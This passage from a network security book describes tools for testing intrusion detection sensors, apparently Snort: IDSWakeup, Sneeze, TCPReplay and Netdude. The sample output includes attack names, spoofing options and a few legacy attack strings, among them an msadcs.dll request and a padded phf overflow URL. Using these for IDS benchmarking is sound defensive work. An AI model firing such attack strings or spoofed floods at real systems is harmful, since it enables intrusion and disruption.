Sending attack Finger user S from 0.0.0.0 to 10.0.9.100
```

```
Attack 2 sent, 3:19:18 PM, 2/8/2003, packets sent TCP 12, UDP 0, ICMP 0
Source MAC address 00-00-00-00-00-00, Destination MAC address FF-FF-FF-FF-FF-FF
```

```
Sending attack DNS Zone transfer S from 0.0.0.0 to 10.0.9.100
```

```
Attack 3 sent, 3:19:19 PM, 2/8/2003, packets sent TCP 16, UDP 0, ICMP 0
```


Source MAC address 00-00-00-00-00-00, Destination MAC address FF-FF-FF-FF-FF-FF

Sending attack Nmap UDP scan from 0.0.0.0 to 10.0.9.100

Attack 4 sent, 3:19:22 PM, 2/8/2003, packets sent TCP 2, UDP 1475, ICMP 1457

Source MAC address 00-00-00-00-00-00, Destination MAC address FF-FF-FF-FF-FF-FF

Sending attack Nmap TCP scan from 0.0.0.0 to 10.0.9.100

Attack 5 sent, 3:19:26 PM, 2/8/2003, packets sent TCP 3122, UDP 0, ICMP 2
Source MAC address 00-00-00-00-00-00, Destination MAC address FF-FF-FF-FF-FF-FF

Sending attack HTTP IIS unicode 1 S from 0.0.0.0 to 10.0.9.100

Attack 6 sent, 3:19:27 PM, 2/8/2003, packets sent TCP 9, UDP 0, ICMP 0
Source MAC address 00-00-00-00-00-00, Destination MAC address FF-FF-FF-FF-FF-FF

Sending attack Backdoor Back orifice S from 0.0.0.0 to 10.0.9.100

Attack 7 sent, 3:19:28 PM, 2/8/2003, packets sent TCP 0, UDP 45, ICMP 0
Source MAC address 00-00-00-00-00-00, Destination MAC address FF-FF-FF-FF-FF-FF

Sending attack RPC Linux statd overflow S from 0.0.0.0 to 10.0.9.100

Attack 8 sent, 3:19:29 PM, 2/8/2003, packets sent TCP 25, UDP 5, ICMP 0
Source MAC address 00-00-00-00-00-00, Destination MAC address FF-FF-FF-FF-FF-FF

Sending attack HTTP IIS htr overflow S from 0.0.0.0 to 10.0.9.100

Attack 9 sent, 3:19:30 PM, 2/8/2003, packets sent TCP 7, UDP 0, ICMP 0
Source MAC address 00-00-00-00-00-00, Destination MAC address FF-FF-FF-FF-FF-FF

Sending attack DOS Smurf from 0.0.0.0 to 10.0.9.100

Attack 10 sent, 3:19:33 PM, 2/8/2003, packets sent TCP 2, UDP 0, ICMP 1000
Source MAC address 00-00-00-00-00-00, Destination MAC address FF-FF-FF-FF-FF-FF

IDS Wakeup

IDS Wakeup (www.hsc.fr/ressources/outils/idswakeup) is a command-line tool that uses a collection of other tools and attack strings to test intrusion detection sensors. By far one of the most comprehensive freeware utilities of its kind, it is distributed by its creators, Herve` Schauer Consulting. The simulated attacks range from malicious FTP requests to protocol-based DoS sequences and Web server buffer overflow strings. One of the key differentiators of this tool compared to the other freeware programs is the TTL feature. Modifying the TTL field within a packet allows you to send attacks that might trigger IDS rules but not affect the production servers. This has proven to be an excellent feature for consultants and administrators who want to take advantage of this tool's capabilities during production hours without fear of disrupting business.

IDSWakeup is a UNIX-based tool that can be executed locally. It requires that you pass it a source and destination IP address. There is no need to specify a port, since the attacks come with corresponding port assignments. Another useful feature of the tool is the ability to define how many cycles should be completed before exiting:

```
IDSWakeup usage: ./IDSWakeup <source IP> <destination IP> <number of
cycles> <TTL>
```

The program has two dependencies. First, you must install and configure HPing2, which can be downloaded from www.kyuzz.org/antirez/hping. The second dependency is a program released with IDSWakeup called IWU. IWU is another command-line utility created to quickly send datagrams; it requires that you install Libnet. Libnet is a set of libraries that can be used to streamline the process of developing network-based applications. The frameworks and structures for implementing and using protocols are the best. Libnet and other security projects can be downloaded from the Packet Factory Web site at www.packetfactory.net/.

The following is an example of a test that was run on an internal network with a source address of 10.1.1.1 and a destination address of 10.0.2.130. The tool will run twice before exiting and should not disturb the target system due to the defined TTL value of 1.

```
# /root/IDSW/./IDSWakeup 10.1.1.1 10.0.2.130 2 1
-----
- IDSWakeup : false positive generator
- Stephane Aubert
- Hervé Schauer Consultants (c) 2000
```

```

-----
src_addr:0  dst_addr:127.0.0.1  nb:1  ttl:1

sending : teardrop ...
sending : land ...
sending : get_phf ...
sending : bind_version ...
sending : get_phf_syn_ack_get ...
sending : ping_of_death ...
sending : syndrop ...
sending : newtear ...
sending : X11 ...
sending : SMBnegprot ...
sending : smtp_expn_root ...
sending : finger_redirect ...
sending : ftp_cwd_root ...
sending : ftp_port ...
sending : trin00_pong ...
sending : back_orifice ...
sending : msadcs ...
      245.146.219.144 -> 127.0.0.1 80/tcp  GET /msadc/msadcs.dll
HTTP/1.0
sending : www_frag ...
      225.158.207.188 -> 127.0.0.1 80/fragmented-tcp
      GET /..... HTTP/1.0
      181.114.219.120 -> 127.0.0.1 80/fragmented-tcp
      GET /AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA/..../cgi-bin/phf HTTP/1.0
(cut remaining tool dump to save page space)

```

Sneeze

Sneeze (<http://snort.sourceforge.net/sneeze-1.0.tar>) took a somewhat different approach than the two previous IDS benchmarking tools. Written by Brian Caswell and Don Bailey, Sneeze was designed to parse Snort IDS rules files with

the goal of generating sensor false positives, or fake attacks. Sneeze implements an ingenious tool concept that exposes potential issues that administrators face during the continuous battle of monitoring IDSs and eliminating false positive issues. A significant amount of time is spent analyzing network attacks via the alert and packet logs from Snort, since one of the underlying goals for all IDSs is to provide pertinent, accurate information. A simple attack intrusion detection signature matches malicious packets destined for a sensitive host, but the true value of an IDS is shown through complicated signatures and rules that correlate malicious attack strings and their corresponding target responses. Sneeze allows you to become familiar with the Snort rules that are prone to false positives and the intricacies in determining if indeed the attack is legitimate.

Sneeze serves as a free yet useful tool for quickly tracking and testing IDS sensors in a production environment. The latest release of the tool has been tested with Snort 1.8 and its corresponding ruleset.

Sneeze is a command-line tool written in Perl that can only be run from UNIX-based platforms. The default parameters the tool requires are the destination host and rules file. Additional options are available. We feel that each of the options is more or less self explanatory, so we only include a tool dump here:

```
Usage C:\sneeze\sneeze.pl -d <dest host> -f <rule file> [options]
-c count          Loop X times.  -1 == forever.  Default is 1.
-s ip             Spoof this IP as source.  Default is your IP.
-p port          Force use of this source port.
-i interface      Outbound interface.  Default is eth0.
-x debug          Turn on debugging information.
-h help           Duh?  This is it.
```

There are only two prerequisites to running the tool. First, you must have a good Snort rules file that you intend to use to feed data to the Sneeze engine. Varying combinations of content and destination port and IP addresses are characteristics of a good rules file. In addition, you also need to preinstall the Net::RawIP Perl module. Sneeze uses this module to lay the groundwork for writing raw packets, spoofed packets, and general packet transmission. You can download the Net::RawIP module from www.cpan.org/modules/by-module/Net/.

The biggest downside of the tool is that it can only be run in the UNIX-based environment, strictly because it uses the Net::RawIP module. Unfortunately, the designer did not create it to be platform neutral.

TCPReplay

TCPReplay is one of the most useful and straightforward tools that is at your disposal for testing your Snort installation. In short, TCPReplay was created to replay captured TCP PCAP files back “on the wire.” One of the most interesting yet somewhat conventionally useless features is the ability to sniff and store packets from one interface while writing those same packets to a different interface. As you might imagine, this feature has the potential to be very fun and provide numerous challenges in regard to data bridging or manipulation. This application provides you with the functionality to sniff, modify, and replay packets across the wire.

Another key feature for this application is to store attack sequences in PCAP files with interests in replaying those attacks over and over again, quickly. This allows you to save an extraordinary amount of time since you would only have to run a command-line tool with a switch that leverages a saved input file. The `-f` option allows you to even save more time by saving tested command-line configurations within a text configuration file, whereas you could quickly launch the program and point it at that program.

The looping feature, the `-l` switch, allows you to replay a single file multiple times, throwing the same packets on the wire multiple times. When used in combination with the `-R` argument (replay the packets as fast as possible), TCPReplay becomes a must-have tool to aid in stress-testing your Snort install.

The last key option that most users commonly forget is the `-1` (the numeral one) option, which allows you to send a single packet every time you press a key on your keyboard. This is especially useful if you are testing particular rules within your Snort configuration and would like to see if certain rules are flagging known attacks or analyze response times. It is a common practice for large enterprises and managed security service providers to utilize this feature for hundreds of attacks and determine the response time for their correlation technology and analysts. The following are the options and features that you may utilize in the current version of TCPReplay.

Usage: `tcpreplay [args] <file(s)>`

- **-A “<args>”** Pass arguments to tcpdump decoder (use *w/ -v*).
- **-b** Bridge two broadcast domains in sniffer mode.
- **-c <cachefile>** Split traffic via cache file.

- **-C <CIDR1,CIDR2,...>** Split traffic by matching src IP.
- **-D** Data dump mode (set this BEFORE -w and -W).
- **-f <configfile>** Specify configuration file.
- **-F** Fix IP, TCP, UDP and ICMP checksums.
- **-h** Help.
- **-i <nic>** Primary interface to send traffic out of.
- **-I <mac>** Rewrite dest MAC on primary interface.
- **-j <nic>** Secondary interface to send traffic out of.
- **-J <mac>** Rewrite dest MAC on secondary interface.
- **-k <mac>** Rewrite source MAC on primary interface.
- **-K <mac>** Rewrite source MAC on secondary interface.
- **-l <loop>** Specify number of times to loop.
- **-L <limit>** Specify the maximum number of packets to send.
- **-m <multiple>** Set replay speed to given multiple.
- **-M** Disable sending Martian IP packets.
- **-n** Not nosy mode (noenable promisc in sniff/bridge mode).
- **-N <CIDR1:CIDR2,...>** Rewrite IP addresses (pseudo NAT).
- **-o <offset>** Starting byte offset.
- **-O** One output mode.
- **-p <packetrate>** Set replay speed to given rate (packets/sec).
- **-P** Print PID.
- **-r <rate>** Set replay speed to given rate (Mbps).
- **-R** Set replay speed to as fast as possible.
- **-s <seed>** Randomize src/dst IP addresses w/ given seed.
- **-S <snaplen>** Sniff interface(s) and set the snaplen length.
- **-t <mtu>** Override MTU (defaults to 1500).
- **-T** Truncate packets > MTU so they can be sent.
- **-u pad|trunc** Pad/truncate packets that are larger than the snaplen.

- **-v** Verbose: print packet decodes for each packet sent.
- **-V** Version.
- **-w <file>** Write (primary) packets or data to file.
- **-W <file>** Write secondary packets or data to file.
- **-x <match>** Only send the packets specified.
- **-X <match>** Send all the packets except those specified.
- **-1** Send one packet per key press.
- **-2 <datafile>** Layer 2 data.
- **<file1> <file2>** File list to replay.

If you quickly want to replay a file and do not need to analyze the results of the packets getting written to the wire, you need only specify the interface that you want to transmit on and the configuration file:

```
root@harriford:/test [root@harriford test]# tcpreplay -i eth0 -f file
sending on: eth0
```

Now leveraging our favorite feature, the **-1** argument, we'll show you how to send one packet at a time. As you can see by the Linux script file that captured our command and STDOUT stream, TCPReplay prompts you to press the Enter key after successfully sending the individual packets. The first example only sends one packet, as you can glean from the following.

```
Script started on Thu 2 Apr 2004 04:09:59 PM EDT
root@harriford:/test[root@harriford test]# tcpreplay pi eth0 -1 file -1
sending on: eth0
**** Press <ENTER> to send the next packet:
**** Press <ENTER> to send the next packet:
1 packets (60 bytes) sent in 4.18 seconds
14.3 bytes/sec 0.00 megabits/sec 0 packets/sec
```

This example sends an entire file one packet at a time. Notice how it prompts you to send the next packet after it outputs the packet header that was transmitted. Make no mistake that this is the packet header and will not include the payload, nor will it contain all the flags of the packet.

```
root@harriford:/test[root@harriford test]# tcpreplay -i eth0 -1 file -v -1
sending on: eth0
```

```

**** Press <ENTER> to send the next packet:
12:24:39.529936 arp who-has 192.168.79.10 tell 192.168.10.1
**** Press <ENTER> to send the next packet:
12:24:40.039930 802.1d config 8000.00:03:e3:2f:69:c0.800e root
8000.00:03:e3:2f:69:c0 pathcost 0 age 0 max 20 hello 2 fdelay 15
**** Press <ENTER> to send the next packet:
12:24:41.449947 192.168.10.13.3042 > 192.168.30.230.ssh: P
2061464227:2061464263(36) ack 182807601 win 30 (DF)
**** Press <ENTER> to send the next packet:
12:24:41.461231 192.168.30.ssh > 192.168.10.13.3042: . ack 36 win 8576 (DF)
[tos 0x10]
**** Press <ENTER> to send the next packet:
12:24:42.039961 802.1d config 8000.00:03:e3:2f:69:c0.800e root
8000.00:03:e3:2f:69:c0 pathcost 0 age 0 max 20 hello 2 fdelay 15
**** Press <ENTER> to send the next packet:
12:24:42.130655 arp who-has 192.168.10.120 tell 192.168.10.1
**** Press <ENTER> to send the next packet:
12:24:43.030711 205.188.8.49.5190 > 192.168.10.13.3031: P
2721207987:2721208045(58) ack 2057068322 win 16384 (DF)
**** Press <ENTER> to send the next packet:
12:24:43.196248 192.168.10.13.3031 > 205.188.8.49.5190: . ack 58 win 16716 (DF)
**** Press <ENTER> to send the next packet:
12:24:43.511205 arp who-has 192.168.10.40 tell 192.168.10.1
**** Press <ENTER> to send the next packet:
12:24:44.040280 802.1d config 8000.00:03:e3:2f:69:c0.800e root
8000.00:03:e3:2f:69:c0 pathcost 0 age 0 max 20 hello 2 fdelay 15
**** Press <ENTER> to send the next packet:
12:24:44.449945 192.168.10.13.3093 > 192.168.30.171.ssh: P
2541684072:2541684108(36) ack 2140890790 win 16192 (DF)
**** Press <ENTER> to send the next packet:
12:24:44.461258 192.168.30.171.ssh > 192.168.10.13.3093: . ack 36 win 8576
(DF) [tos 0x10]
**** Press <ENTER> to send the next packet:
12:24:46.049927 802.1d config 8000.00:03:e3:2f:69:c0.800e root
8000.00:03:e3:2f:69:c0 pathcost 0 age 0 max 20 hello 2 fdelay 15
**** Press <ENTER> to send the next packet:
12:24:46.626381 arp who-has 192.168.10.40 tell 192.168.10.1
**** Press <ENTER> to send the next packet:

```



```

12:24:46.963430 192.168.10.13.3042 > 192.168.30.230.ssh: P 36:72(36) ack 1
win 16500 (DF)
**** Press <ENTER> to send the next packet:
12:24:46.972758 192.168.30.230.ssh > 192.168.10.13.3042: . ack 72 win 8576
(DF) [tos 0x10]
**** Press <ENTER> to send the next packet:
12:24:47.380193 205.188.8.49.5190 > 192.168.10.13.3031: P 58:118(60) ack 1
win 16384 (DF)
**** Press <ENTER> to send the next packet:
12:24:47.499927 192.168.10.13.3031 > 205.188.8.49.5190: . ack 118 win 16656
(DF)
**** Press <ENTER> to send the next packet:
12:24:48.050018 802.1d config 8000.00:03:e3:2f:69:c0.800e root
8000.00:03:e3:2f:69:c0 pathcost 0 age 0 max 20 hello 2 fdelay 15
**** Press <ENTER> to send the next packet:
12:24:49.961361 192.168.10.13.3093 > 192.168.30.171.ssh: P 36:72(36) ack 1
win 16192 (DF)
**** Press <ENTER> to send the next packet:
12:24:49.970187 192.168.30.171.ssh > 192.168.10.13.3093: . ack 72 win 8576
(DF) [tos 0x10]
**** Press <ENTER> to send the next packet:
12:24:50.058135 802.1d config 8000.00:03:e3:2f:69:c0.800e root
8000.00:03:e3:2f:69:c0 pathcost 0 age 0 max 20 hello 2 fdelay 15
**** Press <ENTER> to send the next packet:
12:24:52.058599 802.1d config 8000.00:03:e3:2f:69:c0.800e root
8000.00:03:e3:2f:69:c0 pathcost 0 age 0 max 20 hello 2 fdelay 15
**** Press <ENTER> to send the next packet:
12:24:52.970009 192.168.10.13.3042 > 192.168.30.230.ssh: P 72:108(36) ack 1
win 16500 (DF)
**** Press <ENTER> to send the next packet:
12:24:52.979929 192.168.30.230.ssh > 192.168.10.13.3042: . ack 108 win 8576
(DF) [tos 0x10]
**** Press <ENTER> to send the next packet:
12:24:54.061184 802.1d config 8000.00:03:e3:2f:69:c0.800e root
8000.00:03:e3:2f:69:c0 pathcost 0 age 0 max 20 hello 2 fdelay 15
**** Press <ENTER> to send the next packet:
12:24:55.861213 arp who-has 192.168.10.12 tell 192.168.10.1
**** Press <ENTER> to send the next packet:

```

```

12:24:55.969979 192.168.10.13.3093 > 192.168.30.171.ssh: P 72:108(36) ack 1
win 16192 (DF)
**** Press <ENTER> to send the next packet:
12:24:55.980057 192.168.30.171.ssh > 192.168.10.13.3093: . ack 108 win 8576
(DF) [tos 0x10]
**** Press <ENTER> to send the next packet:
12:24:56.061448 802.1d config 8000.00:03:e3:2f:69:c0.800e root
8000.00:03:e3:2f:69:c0 pathcost 0 age 0 max 20 hello 2 fdelay 15
**** Press <ENTER> to send the next packet:
12:24:56.870830 205.188.8.49.5190 > 192.168.10.13.3031: P 118:183(65) ack 1
win 16384 (DF)
**** Press <ENTER> to send the next packet:
12:24:57.011311 192.168.10.13.3031 > 205.188.8.49.5190: . ack 183 win 16591
(DF)
**** Press <ENTER> to send the next packet:
12:24:57.877652 arp who-has 192.168.10.2 tell 192.168.10.1
**** Press <ENTER> to send the next packet:
12:24:57.882818 arp who-has 192.168.10.3 tell 192.168.10.1
**** Press <ENTER> to send the next packet:
12:24:57.888295 arp who-has 192.168.10.4 tell 192.168.10.1
**** Press <ENTER> to send the next packet:
12:24:58.066606 802.1d config 8000.00:03:e3:2f:69:c0.800e root
8000.00:03:e3:2f:69:c0 pathcost 0 age 0 max 20 hello 2 fdelay 15
**** Press <ENTER> to send the next packet:
12:24:58.889928 arp who-has 192.168.10.12 tell 192.168.10.1
**** Press <ENTER> to send the next packet:
12:24:58.971205 192.168.10.13.3042 > 192.168.30.230.ssh: P 108:144(36) ack
1 win 16500 (DF)
**** Press <ENTER> to send the next packet:
12:24:58.979943 192.168.30.230.ssh > 192.168.10.13.3042: . ack 144 win 8576
(DF) [tos 0x10]
**** Press <ENTER> to send the next packet:
12:24:59.597502 arp who-has 192.168.10.6 tell 192.168.10.1
**** Press <ENTER> to send the next packet:
12:24:59.602729 arp who-has 192.168.10.7 tell 192.168.10.1
**** Press <ENTER> to send the next packet:
12:24:59.608208 arp who-has 192.168.10.8 tell 192.168.10.1
**** Press <ENTER> to send the next packet:

```

```

12:24:59.613320 arp who-has 192.168.10.9 tell 192.168.10.1
**** Press <ENTER> to send the next packet:
12:24:59.624168 arp who-has 192.168.10.11 tell 192.168.10.1
**** Press <ENTER> to send the next packet:
12:24:59.633763 4.11.150.188.3353 > 192.168.10.13.135: S
2355639698:2355639698(0) win 64240 <mss 1460,nop,nop,sackOK> (DF)
**** Press <ENTER> to send the next packet:
12:24:59.639793 arp who-has 192.168.10.14 tell 192.168.10.1
**** Press <ENTER> to send the next packet:
12:24:59.645089 arp who-has 192.168.10.15 tell 192.168.10.1
**** Press <ENTER> to send the next packet:
12:24:59.646625 192.168.10.13.3183 > 192.168.10.5.domain: 2+ PTR?
188.150.11.4.in-addr.arpa. (43)
**** Press <ENTER> to send the next packet:
12:24:59.649925 arp who-has 192.168.10.16 tell 192.168.10.1
**** Press <ENTER> to send the next packet:
12:24:59.649971 arp who-has 192.168.10.17 tell 192.168.10.1
**** Press <ENTER> to send the next packet:
12:24:59.650103 192.168.10.5.domain > 192.168.10.13.3183: 2 1/5/0 (228) (DF)
**** Press <ENTER> to send the next packet:
12:24:59.659954 arp who-has 192.168.10.18 tell 192.168.10.1
**** Press <ENTER> to send the next packet:
12:24:59.660004 arp who-has 192.168.10.19 tell 192.168.10.1
**** Press <ENTER> to send the next packet:
12:24:59.669925 arp who-has 192.168.10.20 tell 192.168.10.1
**** Press <ENTER> to send the next packet:
12:24:59.669970 4.11.150.188.3361 > 192.168.10.21.135: S
2356091652:2356091652(0) win 64240 <mss 1460,nop,nop,sackOK> (DF)
**** Press <ENTER> to send the next packet:
12:24:59.670038 192.168.10.21 > 4.11.150.188: icmp: host 192.168.10.21
unreachable - admin prohibited [tos 0xc0]
**** Press <ENTER> to send the next packet:
12:24:59.681226 arp who-has 192.168.10.23 tell 192.168.10.1
**** Press <ENTER> to send the next packet:
12:24:59.689930 arp who-has 192.168.10.24 tell 192.168.10.1
**** Press <ENTER> to send the next packet:

```

```

12:25:00.059967 802.1d config 8000.00:03:e3:2f:69:c0.800e root
8000.00:03:e3:2f:69:c0 pathcost 0 age 0 max 20 hello 2 fdelay 15
59 packets (3953 bytes) sent in 17.37 seconds
232.0 bytes/sec 0.00 megabits/sec 3 packets/sec
root@harriford:/test[root@harriford test]# exit
Script done on Thu 2 Apr 2004 04:16:30 PM EDT

```

In the last scenario, we sent a TCPReplay file out to the wire as fast as possible, continuously. In addition to speed, we also specified that we wanted to see verbose output sent to STDOUT so that we could quickly analyze what packets were sent and when.

```

[root@harriford test]# cd /home/kevin/tcpreplay -f file -i eth0 -R -v
sending on: eth0
12:24:39.529936 arp who-has 192.168.10.41 tell 192.168.10.1
12:24:40.039930 802.1d config 8000.00:03:e3:2f:69:c0.800e root
8000.00:03:e3:2f:69:c0 pathcost 0 age 0 max 20 hello 2 fdelay 15
12:24:41.449947 192.168.10.13.3042 > 192.168.30.230.ssh: P
2061464227:2061464263(36) ack 182807601 win 30 (DF)
12:24:41.461231 192.168.30.230.ssh > 192.168.10.13.3042: . ack 36 win 8576
(DF) [tos 0x10]
12:24:42.039961 802.1d config 8000.00:03:e3:2f:69:c0.800e root
8000.00:03:e3:2f:69:c0 pathcost 0 age 0 max 20 hello 2 fdelay 15
12:24:42.130655 arp who-has 192.168.10.120 tell 192.168.10.1
12:24:43.030711 205.188.8.49.5190 > 192.168.10.13.3031: P
2721207987:2721208045(58) ack 2057068322 win 16384 (DF)
12:24:43.196248 192.168.10.13.3031 > 205.188.8.49.5190: . ack 58 win 16716
(DF)
12:24:43.511205 arp who-has 192.168.10.40 tell 192.168.10.1
12:24:44.040280 802.1d config 8000.00:03:e3:2f:69:c0.800e root
8000.00:03:e3:2f:69:c0 pathcost 0 age 0 max 20 hello 2 fdelay 15
12:24:44.449945 192.168.10.13.3093 > 192.168.30.171.ssh: P
2541684072:2541684108(36) ack 2140890790 win 16192 (DF)
12:24:44.461258 192.168.30.171.ssh > 192.168.10.13.3093: . ack 36 win 8576
(DF) [tos 0x10]
12:24:46.049927 802.1d config 8000.00:03:e3:2f:69:c0.800e root
8000.00:03:e3:2f:69:c0 pathcost 0 age 0 max 20 hello 2 fdelay 15
12:24:46.626381 arp who-has 192.168.10.40 tell 192.168.10.1
12:24:46.963430 192.168.10.13.3042 > 192.168.30.230.ssh: P 36:72(36) ack 1
win 16500 (DF)

```

```

12:24:46.972758 192.168.30.230.ssh > 192.168.10.13.3042: . ack 72 win 8576
(DF) [tos 0x10]
12:24:47.380193 205.188.8.49.5190 > 192.168.10.13.3031: P 58:118(60) ack 1
win 16384 (DF)
12:24:47.499927 192.168.10.13.3031 > 205.188.8.49.5190: . ack 118 win 16656
(DF)
12:24:48.050018 802.1d config 8000.00:03:e3:2f:69:c0.800e root
8000.00:03:e3:2f:69:c0 pathcost 0 age 0 max 20 hello 2 fdelay 15
12:24:49.961361 192.168.10.13.3093 > 192.168.30.171.ssh: P 36:72(36) ack 1
win 16192 (DF)
12:24:49.970187 192.168.30.171.ssh > 192.168.10.13.3093: . ack 72 win 8576
(DF) [tos 0x10]
12:24:50.058135 802.1d config 8000.00:03:e3:2f:69:c0.800e root
8000.00:03:e3:2f:69:c0 pathcost 0 age 0 max 20 hello 2 fdelay 15
12:24:52.058599 802.1d config 8000.00:03:e3:2f:69:c0.800e root
8000.00:03:e3:2f:69:c0 pathcost 0 age 0 max 20 hello 2 fdelay 15
12:24:52.970009 192.168.10.13.3042 > 192.168.30.230.ssh: P 72:108(36) ack 1
win 16500 (DF)
12:24:52.979929 192.168.30.230.ssh > 192.168.10.13.3042: . ack 108 win 8576
(DF) [tos 0x10]
12:24:54.061184 802.1d config 8000.00:03:e3:2f:69:c0.800e root
8000.00:03:e3:2f:69:c0 pathcost 0 age 0 max 20 hello 2 fdelay 15
12:24:55.861213 arp who-has 192.168.10.12 tell 192.168.10.1
12:24:55.969979 192.168.10.13.3093 > 192.168.30.171.ssh: P 72:108(36) ack 1
win 16192 (DF)

59 packets (3953 bytes) sent in 0.10 seconds
393960.5 bytes/sec 3.01 megabits/sec 5880 packets/sec
root@harriford:/test [root@harriford test]

```

If you are wondering what a TCPReplay input file looks like, we have copied a segment from the top of a file and pasted it here. Yes, it's ugly, and as you can tell, it's also in a binary format:

```

0Ã²;□.□.....`.....G,`@□□□.<...<...ÿÿÿÿÿ.□Ýi$`□□.□.□□..
□Ýi$`□&0.....□&0).....H,`@ú>...<...<...€Â.....□ã/iÂ.
&BB□.....€..□ã/iÂ.....€..□ã/iÂ€¶
...□.□.□.....I,`@>Ý□.Z...Z...□Ýi$`·ÐYË¶
w□.E...L:<@·€□Kb□&0¶
Ø...Hæ¶
â.□zBr£¶
â1P□—Âê...W~¶
□Ý·$)□»ã□□Y2□9iİ±¿p¿ASFŠ,B/%□□I,`@¯....□.<...<...ÐYË¶
w·□Ýi$`□.E□¶
—

```

As we've shown, TCPReplay is an extremely powerful tool that can be leveraged and utilized for myriad purposes, most commonly network, systems, and intrusion detection security testing. We recommend that you add TCPReplay to your short list of tools that you learn inside and out so that you can get to the point where you are creating scripts that leverage the functionality within TCPReplay.

THC's Netdude

Another one of our favorite tools has to be THC's Netdude. Often confused with Ethereal because of its network packet translation and graphical interface, Netdude is very different in terms of backend functionality and technology. Netdude parses and decodes packets in post-time. It takes a saved PCAP file as input and parses out that file where you can analyze each packet individually, search for strings in multiple packets, or conduct global searches by source, destination, or protocol. Netdude is designed to work with tcpdump and tcpdump-formatted files, yet as we shall see, it is also quite useful when used in conjunction with TCPReplay. Although you might be thinking that this isn't very exciting technology, the key feature of Netdude is its capability to modify packets from within the interface, then save the modified PCAP files locally.

Figure 10.5 displays the general Netdude preferences for displaying certain types of data from the packets, in particular the tcpdump settings, timestamp setting, the working tmp directory, and fonts that you would like to see in the Netdude interface. Figure 10.6 pictures Netdude's trace area management interface, which allows you to define the interval of time within the saved log file

that you want to analyze. Netdude provides you with the granularity of selecting packets subdivided by mere fractions of a second—specifically, you can specify intervals up to six decimal places past 1 second.

Figure 10.5 Netdude Preferences





Figure 10.6 Netdude Trace Area Management



After you have configured Netdude, you should be ready to rock and roll—to start analyzing and modifying packet streams. Figure 10.7 is a screen capture of Netdude as it's used to analyze a single packet within a communication stream.

The highlighted packet 16:56:47:000625 has the checksum field selected within the interface. Currently, the TCP window size of the packet is 24820, if for some reason you would like to modify that window size to something different. As shown in Figure 10.8, you would only need to double-click the **Win** button on the interface and another small window would appear. Netdude provides you the ability to enter your values in both decimal and hexadecimal formats. To change a value of any packet after the popup window appears, just replace the value and press **Enter**.

The same process is true for any type of packet that Netdude can parse and decode. The hard part of utilizing Netdude (if there is one) is understanding what all the values in the interface are and how they affect the overall communication stream.

Figure 10.7 Netdude Modifying Checksums


